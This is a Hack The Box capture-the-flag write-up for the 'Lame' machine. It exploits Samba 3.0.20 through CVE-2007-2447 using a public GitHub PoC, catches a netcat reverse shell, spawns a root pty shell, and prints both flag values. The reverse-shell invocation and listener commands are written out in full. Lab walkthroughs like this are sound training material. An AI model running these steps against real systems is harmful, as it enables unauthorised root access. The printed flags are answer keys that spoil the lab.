

Lame - 10.10.10.3

Enumeration

Nmap

command:

```
nmap -p- -Pn 10.10.10.3 -oA nmap/quick
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-23 04:56 EDT
Verbosity Increased to 1.
Connect Scan Timing: About 64.81% done; ETC: 05:04 (0:02:45 remaining)
Discovered open port 3632/tcp on 10.10.10.3
Verbosity Decreased to 0.
Nmap scan report for 10.10.10.3
Host is up (0.24s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3632/tcp  open  distccd

Nmap done: 1 IP address (1 host up) scanned in 447.44 seconds
```


Vulnerability Information

Searchsploit is used to search for a known exploit the samba version **3.0.20**

command:

```
searchsploit samba 3.0.20
```

```
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

After researching the exploit **Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution**, its CVE can be found on exploitdb website.

Link: <https://www.exploit-db.com/exploits/16320> CVE: 2007-2447



Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
16320	2007-2447	METASPLOIT	REMOTE	UNIX	2010-08-18


EDB Verified: ✓

Exploit: 📄 / 📄

Vulnerable App:

Upon searching for the CVE in [National Vulnerability Database](https://nvd.nist.gov/vuln/detail/CVE-2007-2447), it can be known on how does the payload work.

Link: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>



VULNERABILITIES

CVE-2007-2447 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

[View Analysis Description](#)

QUICK INFO

CVE Dictionary Entry: CVE-2007-2447

NVD Published Date: 05/14/2007

NVD Last Modified: 10/16/2018


Source: Red Hat, Inc.

Vulnerability Explanation:


The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Exploitation

When searching for **cve-2007-2447 exploit** on google, a github repository is found containing a python POC script.



Link: <https://github.com/amriunix/CVE-2007-2447>



The screenshot shows a GitHub repository page for 'CVE-2007-2447' by user 'amriunix'. The repository is on the 'master' branch, has 1 branch and 0 tags. The commit history shows a commit by 'amriunix' titled 'Fix python3 print function issue!' on August 16, 2020, with 3 commits. The file list includes 'README.md' (3 years ago) and 'usermap_script.py' (8 months ago). The README content is as follows:

CVE-2007-2447

CVE-2007-2447 - Samba usermap script.
<https://amriunix.com/post/cve-2007-2447-samba-usermap-script/>

Usage:

```
$ python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

- **RHOST** -- The target address
- **RPORT** -- The target port (TCP : 139)
- **LHOST** -- The listen address
- **LPORT** -- The listen port

A python package needs to be installed to run the script.

command:

```
mkdir exploit
cd exploit
git clone https://github.com/amriunix/CVE-2007-2447
pip install --user pysmb
```

```

Δ > ~ / h t b / l a m e  cd exploit

Δ > ~ / h t b / l a m e / e x p l o i t  git clone https://github.com/amriunix/CVE-2007-2447
Cloning into 'CVE-2007-2447'...
remote: Enumerating objects: 11, done.
remote: Total 11 (delta 0), reused 0 (delta 0), pack-reused 11
Receiving objects: 100% (11/11), done.
Resolving deltas: 100% (3/3), done.

Δ > ~ / h t b / l a m e / e x p l o i t  cd CVE-2007-2447

Δ > ~ / h t b / l a m e / e x p l o i t / C V E - 2 0 0 7 - 2 4 4 7  > on master pip install --user pysmb
Collecting pysmb
  Downloading pysmb-1.2.6.zip (1.3 MB)
    |-----| 1.3 MB 1.6 MB/s
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from pysmb) (0.4.8)
Building wheels for collected packages: pysmb
  Building wheel for pysmb (setup.py) ... done
  Created wheel for pysmb: filename=pysmb-1.2.6-py3-none-any.whl size=83901 sha256=2e9742011f55e5789d767d220e4d62f54904380a1d3f7349fa6a5a92b8a76745
  Stored in directory: /home/kali/.cache/pip/wheels/bd/66/70/50fa573161829fdf26f474e335c6c1f4289af6957ccb675a62
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.2.6

Δ > ~ / h / l / e / C V E - 2 0 0 7 - 2 4 4 7  > on master

```

After installing the exploit dependencies, the python exploit can now be ran.

command:

```

python3 usermap_script.py 10.10.10.3 139 10.10.14.3 8888
rlwrap nc -lvnp 8888

```

On the first pane, the exploit is being executed, and on the second one, a connection is received coming from the target.

```

Δ > ~ / h t b / l a m e / e x p l o i t / C V E - 2 0 0 7 - 2 4 4 7  > on master rlwrap nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.3] 38535
which python
/usr/bin/python
python -c "import pty; pty.spawn('/bin/bash')"
export TERM=xterm
export TERM=xterm
id
id
uid=0(root) gid=0(root)
whoami
whoami
root
root@lame:/#

```

After exploiting, the shell is already running as root.

User.txt

```
find /home -type f
```

```
find /home -type f
/home/service/.profile
/home/service/.bashrc
/home/service/.bash_logout
/home/makis/user.txt
/home/makis/.profile
/home/makis/.sudo_as_admin_successful
/home/makis/.bash_history
/home/makis/.bashrc
/home/makis/.bash_logout
/home/user/.ssh/id_dsa.pub
/home/user/.ssh/id_dsa
/home/user/.profile
/home/user/.bash_history
/home/user/.bashrc
/home/user/.bash_logout
root@lame:/#
```

the **user.txt** file is located in user **makis** home folder.

```
cat /home/makis/user.txt
```

```
cat /home/makis/user.txt
43bf1c6bb6f868ad4e55452e7db7eeb1
```

```
user.txt flag: 43bf1c6bb6f868ad4e55452e7db7eeb1
```

Root.txt

the **root.txt** file is always located in **/root/**

```
cat /root/root.txt
```

```
cat /root/root.txt  
a8221b5e4e0a0535e87eae265190c232
```

```
root.txt flag: a8221b5e4e0a0535e87eae265190c232
```